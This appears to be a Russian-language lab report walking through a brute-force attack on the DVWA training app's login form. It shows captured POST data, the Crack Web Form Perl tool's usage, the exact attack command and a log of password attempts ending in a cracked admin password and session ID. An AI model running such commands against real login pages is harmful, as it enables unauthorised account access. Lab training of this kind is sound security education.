
Request Header ...	Request Header Value	Response Header Value	
User-Agent	Mozilla/5.0 (X11; Linu...	Status	Found - 302
Accept	text/html,application/...	Date	Thu, 15 Feb 2024 14:37:40 GMT
Accept-Language	en-us,en;q=0.5	Server	Apache/2.2.16 (Fedora)
Accept-Encoding	gzip, deflate	X-Powered-By	PHP/5.3.3
Accept-Charset	ISO-8859-1,utf-8;q=0...	Expires	Thu, 19 Nov 1981 08:52:00 GMT
Connection	keep-alive	Cache-Control	no-store, no-cache, must-revalidate, post...
Referer	http://192.168.1.38/dv...	Pragma	no-cache
Cookie	security=high; PHPSE...	Location	index.php
Content-Type	application/x-www-fo...	Content-Length	4
Content-Length	44	Connection	close
POSTDATA	username=admin&pa...	Content-Type	text/html; charset=UTF-8

Скопируем эти данные в текстовый документ:


The screenshot shows an 'Untitled - Notepad' window. The menu bar includes 'File', 'Edit', 'Search', and 'Help'. The text area contains the following text:

```
POSTDATA=username=admin&password=password&Login=Login
```

Зафиксируем информацию, которую мы получаем, когда вводится неверный пароль:



Также сохраним в текстовом документе эту информацию:







Создадим рабочую директорию:




И поместим в эту директорию архив с кряком паролей:





Теперь разархивируем полученный файл:



Теперь изучим содержимое кряка:

```
^ v x root@root: /pentest/passwords/cwf
File Edit View Terminal Help
root@root:/pentest/passwords/cwf# ./crack_web_form.pl
<Error>: [Please Supply Web Address] e.g., -http "http://192.168.1.106/dvwa/login.php"

#####
#                               #
#           Crack Web Form       #
#####

./crack_web_form.pl -http -data [-U] [-P] [-M] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -M "Failed Login"
[Optional] e.g., -O "/var/log/crack_output.txt"

<< back | track 5

-http, Is required. The user is required to supply the login URL

-data, Is required. By default USERNAME is "admin" unless supplied with the
-U option. PASSWORD is replaced by enumerated values from the password f
ile

-U, If not specified "admin" is the default username

-P, If not specified, the default password file will be set to "password.txt",
which is located in the same directory as crack_web_form.pl
```

Используем Crack Web Form:

```
^ v x root@root: /pentest/passwords/cwf
File Edit View Terminal Help
root@root:/pentest/passwords/cwf# ./crack_web_form.pl -U admin -P password.txt -http "http://192.168.1.38/dvwa/login.php" -data "username=admin&password=PASSWORD&Login=Login" -M "Login failed"

<< back | track 5
```



Подобрали пароль для пользователя admin:

```
root@root: /pentest/passwords/cwf
File Edit View Terminal Help
[Attempt]: 214 [Username]: admin [Password]: NAU [Status]: Failed
[Attempt]: 215 [Username]: admin [Password]: netadmin [Status]: Failed
[Attempt]: 216 [Username]: admin [Password]: NETBASE [Status]: Failed
[Attempt]: 217 [Username]: admin [Password]: MetCache [Status]: Failed
[Attempt]: 218 [Username]: admin [Password]: NetICs [Status]: Failed
[Attempt]: 219 [Username]: admin [Password]: netman [Status]: Failed
[Attempt]: 220 [Username]: admin [Password]: netopia [Status]: Failed
[Attempt]: 221 [Username]: admin [Password]: netscreen [Status]: Failed
[Attempt]: 222 [Username]: admin [Password]: NetVCR [Status]: Failed
[Attempt]: 223 [Username]: admin [Password]: NETWORK [Status]: Failed
[Attempt]: 224 [Username]: admin [Password]: NICONEX [Status]: Failed
[Attempt]: 225 [Username]: admin [Password]: nmospw [Status]: Failed
[Attempt]: 226 [Username]: admin [Password]: none [Status]: Failed
[Attempt]: 227 [Username]: admin [Password]: (none) [Status]: Failed
[Attempt]: 228 [Username]: admin [Password]: noway [Status]: Failed
[Attempt]: 229 [Username]: admin [Password]: ntacdmx [Status]: Failed
[Attempt]: 230 [Username]: admin [Password]: NULL [Status]: Failed
[Attempt]: 231 [Username]: admin [Password]: OCS [Status]: Failed
[Attempt]: 232 [Username]: admin [Password]: often blank [Status]: Failed
[Attempt]: 233 [Username]: admin [Password]: op [Status]: Failed
[Attempt]: 234 [Username]: admin [Password]: operator [Status]: Failed
[Attempt]: 235 [Username]: admin [Password]: OP.OPERATOR [Status]: Failed
[Attempt]: 236 [Username]: admin [Password]: pass [Status]: Failed
[Attempt]: 237 [Username]: admin [Password]: PASS [Status]: Failed
[Attempt]: 238 [Username]: admin [Password]: PASSWORD [Status]: Failed
[Attempt]: 239 [Username]: admin [Password]: password [Status]: Successful [SESSION]: PHPSE
SSID=3c0tndtuprhql9qe6r47sjvo56
root@root: /pentest/passwords/cwf#
```

Отчет по работе:

```
root@root: /pentest/passwords/cwf
File Edit View Terminal Help
root@root: /pentest/passwords/cwf# grep Successful crack output.txt
[Attempt]: 239 [Username]: admin [Password]: password [Status]: Successful [SESSION]: PHPSE
SSID=3c0tndtuprhql9qe6r47sjvo56
root@root: /pentest/passwords/cwf# date
Thu Feb 15 12:31:22 EST 2024
root@root: /pentest/passwords/cwf# echo "senokosovv"
senokosovv
root@root: /pentest/passwords/cwf#
```